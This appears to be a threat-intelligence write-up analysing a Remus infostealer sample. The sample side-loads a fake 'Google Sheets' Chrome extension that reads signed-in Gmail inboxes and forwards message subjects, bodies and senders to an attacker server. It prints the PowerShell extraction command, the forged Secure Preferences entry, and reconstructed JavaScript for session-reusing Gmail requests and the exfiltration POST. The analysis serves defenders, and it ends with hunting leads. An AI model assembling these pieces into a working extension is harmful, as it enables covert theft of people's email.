
Introduction
On November 23 2026, we observed a Remus sample that dropped a Chrome extension masquerading as Google Sheets in our Assemblyline and CAPEv2 pipeline. This consisted of a PowerShell process extracting a ZIP into the user’s temporary directory. After that, the Remus executable edited Chrome’s Secure Preferences to register the extension and enable developer mode.
Its background JavaScript checks signed-in Gmail accounts, retrieves message contents, and prepares them for delivery to an attacker-controlled server.
We recovered the extension files, the PowerShell transcript, and Chrome’s preference files before and after modification. That was enough to follow the installation attempt and work through the Gmail collection code. This was advertised as a “Gmail 0-day” by the Malware-as-a-Service (MaaS) author, however, there does not appear to be any vulnerabilities being exploited by the extension.
A Bit of Remus Background
Remus is a Windows infostealer sold as a MaaS. Subscribers build their own payloads and arrange delivery, so different Remus infections can start with very different lures and loaders.
Gen Threat Labs tracks Remus as a 64-bit variant of Lumma, with campaigns appearing around January–February 2026. Its analysis identified transitional test builds named Tenzor and linked the families through shared string obfuscation, anti-VM checks, syscall handling, and a distinctive browser Application-Bound Encryption bypass.
Remus can protect its embedded C2 configuration with ChaCha20 and use an Ethereum smart contract to resolve a fallback endpoint, a technique commonly called EtherHiding.
There has also been reporting on Remus advertising Gmail access functionality that indicated it could maintain access after password resets and session termination. The extension here is highly likely the Gmail-reading implementation discussed.
Chrome Extension Installation and Workflow
The Chrome extension installation and execution sequences are:


The first sequence was captured during execution. The second comes from static analysis of the recovered JavaScript.
PowerShell Decompression
During execution Remus wrote a ZIP archive to:
C:\Users\[User]\AppData\Local\Temp\cfmepkojgnkahbmgablgdahdomjdppgf.zip
It then started PowerShell with the command:
powershell -command "Expand-Archive -Path 'C:\Users\[User]\AppData\Local\Temp\cfmepkojgnkahbmgablgdahdomjdppgf.zip' -DestinationPath 'C:\Users\[User]\AppData\Local\Temp\cfmepkojgnkahbmgablgdahdomjdppgf' -Force"
PowerShell extracted the files and the Chrome changes that followed were made by the native Remus executable.
Editing Chrome’s Preferences
After extraction, Remus opened Chrome’s Local State, read the default profile’s Secure Preferences, copied it to Secure Preferences.bak, and overwrote the original.
The following entry was added to Secure Preferences:
extensions.settings.cfmepkojgnkahbmgablgdahdomjdppgf
With the following fields:
{
  "state": 1,
  "location": 4,
  "from_webstore": false,
  "path": "C:\\Users\\[User]\\AppData\\Local\\Temp\\cfmepkojgnkahbmgablgdahdomjdppgf",
  "active_permissions": {
    "api": ["alarms", "storage"],
    "explicit_host": ["<all_urls>"]
  }
}
This entry pointed Chrome at the extracted directory and marked the extension enabled. Remus also set extensions.ui.developer_mode to true and changed the extension settings MAC, developer-mode MAC, and protection.super_mac. The previous developer-mode encrypted hash was removed.
“Google Sheets”
The extracted manifest for the extension contains:
| Field | Value |
|---|---|
| Name | Google Sheets |
| Version | 0.5.4 |
| Manifest version | 3 |
| Minimum Chrome version | 120 |
| Background worker | extension.js |
| Permissions | storage, alarms |
| Host access | <all_urls> |
| Incognito | not_allowed |
The description reads:
Edit, create, and view your documents, spreadsheets, and presentations — all without internet access.
The manifest declares no content scripts or visible extension UI. The work happens in extension.js, running as a background service worker.
The manifest’s public key yields the extension ID:
cfmepkojgnkahbmgablgdahdomjdppgf
Working Through the JavaScript
The original extension.js is obfuscated with Obfuscator.io which our Assemblyline instance deobfuscated with our JsJaws service.
Much of the file is XML/DOM library code used to parse the Gmail Atom feed. The useful starting points are the service-worker initialization, alarm registration, and network calls.
The collection loop is straightforward:
- Find accessible Gmail accounts.
- Read their unread-message feeds.
- Queue messages it has not already processed.
- Fetch and parse each message.
- Send the selected fields to the collector.
- Save delivery state and retry failures later.
The code excerpts below use simplified variable names in place of the obfuscated identifiers.
Reusing the Gmail Session
Gmail requests use these options:
// Request options, with the redirect variable renamed for readability.
{
  method: "GET",
  credentials: "include",
  cache: "no-store",
  redirect: followRedirects ? "follow" : "manual",
  signal: AbortSignal.timeout(8000)
}
It checks account indexes 0 through 9, two at a time, using:
https://mail.google.com/mail/u/<account-index>/feed/atom
For each accessible feed, it tracks the mailbox address and message identifiers.
Fetching the Message Body
Once it has a message ID, the extension requests:
https://mail.google.com/mail/u/<account-index>/?view=att&th=<message-id>&attid=0&disp=comp&safe=1&zw&cacheCounter=<timestamp>
It checks the expected mailbox identity before and after retrieval. That helps avoid associating a message with the wrong account if the signed-in account slots change.
The response goes through a MIME parser that handles transfer encodings, plain text, and HTML. Where usable plain text is available, it prefers that. Otherwise, it can extract text from HTML.
Attachments are handled differently. The parser records their names and skips them when building the message text. The outgoing payload includes neither attachment binaries nor the attachment-name list.
Sending the Mail Out
The configured collector uses HTTPS and the path /m. Its origin also appears in the native Remus sample’s recovered C2 configuration.
For a new message, the extension builds this payload:
// Reconstructed with simplified identifiers.
const payload = {
  id: configuredId,
  title: message.subject,
  content: message.text,
  mail: mailboxAddress,
  sender: message.sender
};
The configured id is a hard-coded 32-character hexadecimal value d7e027cf1c9989bd45ceeb3429e49cf5. We have not established whether it identifies an affiliate, campaign, customer, or victim.
Delivery uses a URL-encoded POST:
// Reconstructed with simplified identifiers.
fetch(collectorEndpoint, {
  method: "POST",
  credentials: "omit",
  redirect: "error",
  cache: "no-store",
  headers: {
    "Content-Type": "application/x-www-form-urlencoded;charset=UTF-8",
    "Idempotency-Key": messageKey
  },
  body: new URLSearchParams(payload).toString(),
  signal: AbortSignal.timeout(10000)
});
Queues, Retries, and Startup
The service worker creates a repeating alarm named mail-forwarding. The default interval is one minute. It also registers startup and installation listeners and attempts a collection tick immediately after initialization.
State is stored under mailForwardingV1, with acknowledgment records prefixed mailAckV1:. The extension restricts local and session storage access to trusted extension contexts.
The queue holds up to 200 messages. Each cycle allows up to eight pending-message processing attempts. When all attempts fail then delivery is paused.
What to Hunt For
The best host-side lead is the combination of archive extraction and profile modification:
- An unexpected executable starts hidden PowerShell with
Expand-Archive. - The extracted directory contains
manifest.jsonand JavaScript. - The same executable writes Chrome’s
Secure Preferences. - A new unpacked extension points into
%TEMP%, alongside developer-mode and integrity-metadata changes. - Installed extension with the ID
cfmepkojgnkahbmgablgdahdomjdppgf
Also look for extensions installed from %TEMP%, version 0.5.4, and background code combining Gmail feed access with exfiltration to an unrelated domain.
Conclusion
Stealers continue to innovate to bypass session restrictions and techniques used to prevent session hijacking in modern browser environments. In this instance, a Chrome extension is installed to bypass these restrictions to collect Gmail messages without the need to steal the session itself. We will likely continue to see these types of innovations from popular MaaS platforms as defenders continue to attempt to prevent them.
IOCs and Artifact Appendix
The sample hashes, extension identifiers, installation paths and collector-related artifacts are available on our community malware repository.